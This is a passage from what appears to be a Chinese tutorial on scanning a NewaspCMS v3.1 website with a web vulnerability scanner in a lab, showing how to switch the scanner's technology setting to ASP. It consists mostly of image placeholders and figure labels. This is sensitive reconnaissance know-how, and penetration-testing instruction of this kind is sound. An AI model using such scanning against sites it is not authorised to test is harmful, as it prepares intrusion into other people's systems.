


图21




图23




图25




图24




图26

统为Windows Server 2003，由于我在192.168.44.129这台机子上搭建好了ASP.NET环境，所以软件在“Optimize for following technologies”即优先对下面技术默认为ASP.NET，而我们要检测的站点安装的系统是NewaspCMS–v3.1Free，是一个ASP系统，这里我们点一下“Optimize for following technologies”前面的“+”号，在下面选上ASP（实际扫描时，如果不清楚要扫描网站采用的技术，保持默认就行），如图23。

